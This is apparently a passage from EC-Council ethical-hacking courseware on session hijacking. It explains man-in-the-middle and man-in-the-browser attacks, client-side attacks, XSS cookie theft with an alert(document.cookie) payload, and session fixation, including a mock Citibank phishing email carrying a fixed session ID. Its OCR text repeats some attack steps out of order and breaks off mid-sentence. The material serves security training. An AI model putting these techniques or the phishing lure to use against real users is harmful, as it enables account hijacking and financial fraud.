Because of the nature of the HTTP protocol and data transfer which are all **ASCII** based, the man-in-the-middle attack is effective. In this way, it is possible to view the data transferred through the HTTP protocol and also it is possible to capture a session ID by reading the **HTTP referrer header**.





FIGURE 11.8: Man-in-the-Middle Attack



Man-in-the-Browser Attack


Man-in-the-browser attack **uses a Trojan Horse** to intercept the calls between the browser and its security mechanisms or libraries

It works with an already installed Trojan horse and acts between the **browser and its security mechanisms**

Its main objective is to cause financial deceptions by manipulating transactions of **Internet Banking systems**

Man-in-the-Browser Attacks

A man-in-the-browser attack is similar to that of a man-in-the-middle attack. The difference between the two techniques is that the man-in-the-browser attack uses a **Trojan horse to intercept and manipulate the calls between the browser and its security mechanisms or libraries**. This attack uses already installed Trojan on the system to act between the browser and its security mechanisms. This attack is capable of modifying and sniffing the transactions. The main objective of this attack is financial theft by manipulating the transactions of Internet banking systems. With this technique, the attackers will be able to steal the sensitive information or money without leaving any kind of proof or being noticed, even though the browser's security level is set to the high. No signal of this kind of attack will be displayed, even when the **net banking transactions are carried over the SSL channel**. All the security mechanisms displayed work normally. Therefore, a user must be smart and alert when using internet banking systems.



Steps to Perform Man-in-the-Browser Attack

1. The Trojan first infects the computer's software (OS or application)
2. The Trojan installs malicious code (extension files) and saves it into the browser configuration
3. After the user restarts the browser, the malicious code in the form of extension files is loaded
4. The extension files register a handler for every visit to the webpage
5. When the page is loaded, the extension uses the URL and matches it with a list of known sites targeted for attack
6. The user logs in securely to the website
7. It registers a button event handler when a specific page load is detected for a specific pattern and compares it with its targeted list
8. The browser sends the form and modified values to the server

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Steps to Perform a Man-in-the-Browser Attack

In order to perform the successful man-in-the-browser attack, the attacker should carry out the following steps:

Step 1: The Trojan first infects the computer's software (OS or application).

Step 2: After the user restarts the browser, the malicious code in the form of extension files is loaded.

Step 3: When the page is loaded, the extension **uses the URL and matches it with a list of known sites targeted for attack**.


Step 4: It registers a button event handler when a specific page load is detected for a specific pattern and compares it with its targeted list.

Step 5: The Trojan installs malicious code (extension files) and saves it into the browser configuration.

Step 6: The extension **files register a handler** for every visit to the web page.

Step 7: The user logs in securely to the website.

Step 8: The browser sends the form and modified values to the server.



Steps to Perform Man-in-the-Browser Attack (Cont'd)

9 When the user clicks on the button, the extension uses DOM interface and extracts all the data from all form fields and modifies the values

10 The server receives the modified values but cannot distinguish between the original and the modified values

11 After the server performs the transaction, a receipt is generated

12 Now, the browser receives the receipt for the modified transaction

13 The browser displays the receipt with the original details

14 The user thinks that the original transaction was received by the server without any interceptions

Steps to Perform Man-in-the-Browser Attacks

Step 9: When the user clicks on the button, the extension uses **DOM interface** and extracts all the data from all form fields and modifies the values.

Step 10: After the server performs the transaction, a receipt is generated.

Step 11: The browser displays the receipt with the original details.


Step 12: The server receives the modified values but cannot distinguish between the original and the modified values.

Step 13: Now, the browser receives the receipt for the modified transaction.

Step 14: The user thinks that the **original transaction** was received by the server without any interceptions.

Attacker
Internet
User

FIGURE 11.9: Attacker performing Man-in-the-Browser Attacks



Client-side Attacks

XSS

Cross-Site Scripting attacks are a type of injection attacks, in which the malicious scripts are injected into the web sites

Malicious JavaScript Codes

A malicious script can be embedded in a web page and does not generate any type of warnings when the page is viewed in any browser

Trojans

A Trojan horse is a program in which the malicious code is contained inside apparently harmless programming or data in such a way that it can get control and cause damage

Client-side Attacks

In a client-side attack, the attacker tries to exploit the vulnerabilities present in client applications by forcing them to interact with a malicious server or by forcing the applications to process malicious data. There is more chance for this kind of attack to occur when clients interact with a server. If the client does not interact, then the malicious data cannot be sent from the server. Thus, the client application will be safe. One such example is **running FTP client without connection to an FTP server**. As there is no interaction between the client and the server, the FTP client will be safe from this kind of attack.

An example of an application that is vulnerable to a client-side attack is an instant messaging application. When this application starts, the clients are usually configured to log in to a remote server. Client-side attacks can be carried out in three ways:

XSS: Cross-Site scripting attacks are a type of injection attacks, in which the malicious scripts are injected into websites.

Malicious JavaScript Codes: The attacker may embed malicious **JavaScript in a web page** and lure you to visit that page. When you open that page in your browser, the malicious script runs silently without displaying any warning message.

Trojans: A Trojan is a malicious application that pretends to be legitimate but the real purpose is to allow hackers to gain **unauthorized access to a computer**.

The diagram that follows shows responses when a client communicates with a normal server and a malicious server:





FIGURE 11.10: Responses of client communicated with a normal server and malicious server



Cross-site Script Attack

The attacker can compromise the session token by sending malicious code or programs to the client-side programs

The example here shows how the attacker steals the session token using XSS attack

If an attacker sends a crafted link to the victim with the malicious JavaScript, when the victim clicks on the link, the JavaScript will run and complete the instructions made by the attacker

The example here uses an XSS attack to show the cookie value of the current session

Using the same technique, it is possible to create a specific JavaScript code that will send the cookie to the attacker `<SCRIPT>alert (document.cookie);</SCRIPT>`


```
How to Perform Cross Site Trace Attacks - Mozilla Firefox
The page at http://janaina:8180 says:
JSESSIONID=0FEB0A58F1E3E098E342E07ADA12714A
OK
* Whoops! You entered
Admin Fu
General
Code Qua
Unvalidated Parameters
Broken Access Control
Broken Authentication and Session Management
Read janaina
No events
```

Cross-site Script Attacks

Cross-site scripting is a type of **vulnerability in computer security**. This vulnerability is usually found in web applications where there is a scope of injecting client-side script into the web pages. This vulnerability can be used to bypass the access controls. The attacker injects the client-side malicious script into the web pages and sends them to the target victim to perform the cross-site script attack.

A cross-site script attack is a client-side attack in which the attacker compromises the session token by making use of malicious code or programs. An example is mentioned here to show how the attacker steals the session token using an **XSS attack**. The attacker first sends a crafted link to the victim with the malicious JavaScript. Attacker waits for the victim or user to click on the link. Once the victim clicks on the link, the JavaScript will run automatically and carries out the instruction given by the attacker. In this example the attacker uses the **XSS attack to view the cookie value of the current session**. Using the same technique, it is possible to create a specific JavaScript code that will send the cookie to the attacker.

```
<SCRIPT>alert(document.cookie);</SCRIPT>
```



How to Perform Cross Site Trace Attacks - Mozilla Firefox
File Edit View History Bookmarks Tools Help
How to Perf
Show Co
Admin Fu
General
Code Qua
Unvalidated Parameters
Broken Access Control
Broken Authentication and Session Management
t the HTTP T
* Whoops! You entered
Read janaina
No events

The page at http://janaina:8180 says:

JSESSIONID=8FEB0A58F1E3E898E342E07ADA12714A

OK

FIGURE 11.11: Attacker stealing the session token using cross-site scripting attack



Session Fixation

Session Fixation is an attack that allows an attacker to hijack a valid user session

The attack tries to lure a user to authenticate himself with a known session ID and then hijacks the user-validated session by the knowledge of the used session ID

The attacker has to provide a legitimate web application session ID and try to lure victim browser to use it

Several techniques to execute Session Fixation attack are

- Session token in the URL argument
- Session token in a hidden form field
- Session ID in a cookie

Session Fixation


Session fixation is an attack conducted to hijack a valid user session. To perform this attack, the attacker takes the advantage of the limitation present in web application session ID management. The web application allows the user to authenticate him or herself using an existing session ID rather than generating a new session ID. In this attack, the attacker provides a **legitimate web application session ID** and lures the victim to use it. If the victim's browser uses that session ID, then the attacker can hijack the user-validated session as the attacker is aware of the session ID used by the victim.

A session fixation attack is a kind of **session hijacking attack**. The difference between the two attacks is that, in session hijacking the attack is performed by stealing the established session after the user logs in whereas in session fixation, the attack starts before the user logs in. This attack can be performed by using various techniques. The technique that the attacker needs to choose for the attack depends on how the web application deals with session tokens. The following are the most common techniques used for **session fixation**:

- Session token in the URL argument
- Session token in a hidden form field
- Session ID in a cookie

Session Fixation Attack

- Attacker exploits the **vulnerability of a server** which allows a user to use fixed SID
- Attacker provides a **valid SID** to a victim and lures him to **authenticate himself** using that SID


From: customer care@citibank.
To: john@juggyboy.com
Cc:
Subject: Offers Raining
Sent: Wed 4.28.2010 4:23 PM

Hi John,

Check this out, here are cool new festival offers from our bank, http://citibank.com/?SID=0D6441FEA4496C2"

Thanks,
Customer Care, Citibank

Session Fixation Attacks

In the HTTP header response method of session fixation attacks, the attacker explores the server response to fix the session ID. The attacker is able to insert the value of session ID in the cookie with the help of the **Set-Cookie parameter**. Once the cookie is set, the attacker sends it to the victim's browser.

Session fixation is carried out in three phases:


- **Session set-up phase**: In this phase, the attacker first obtains a legitimate session ID by making a connection with the web application. Few web applications support the idle session time-out feature. In such cases, the attacker needs to send requests repeatedly in order to keep the established trap session ID 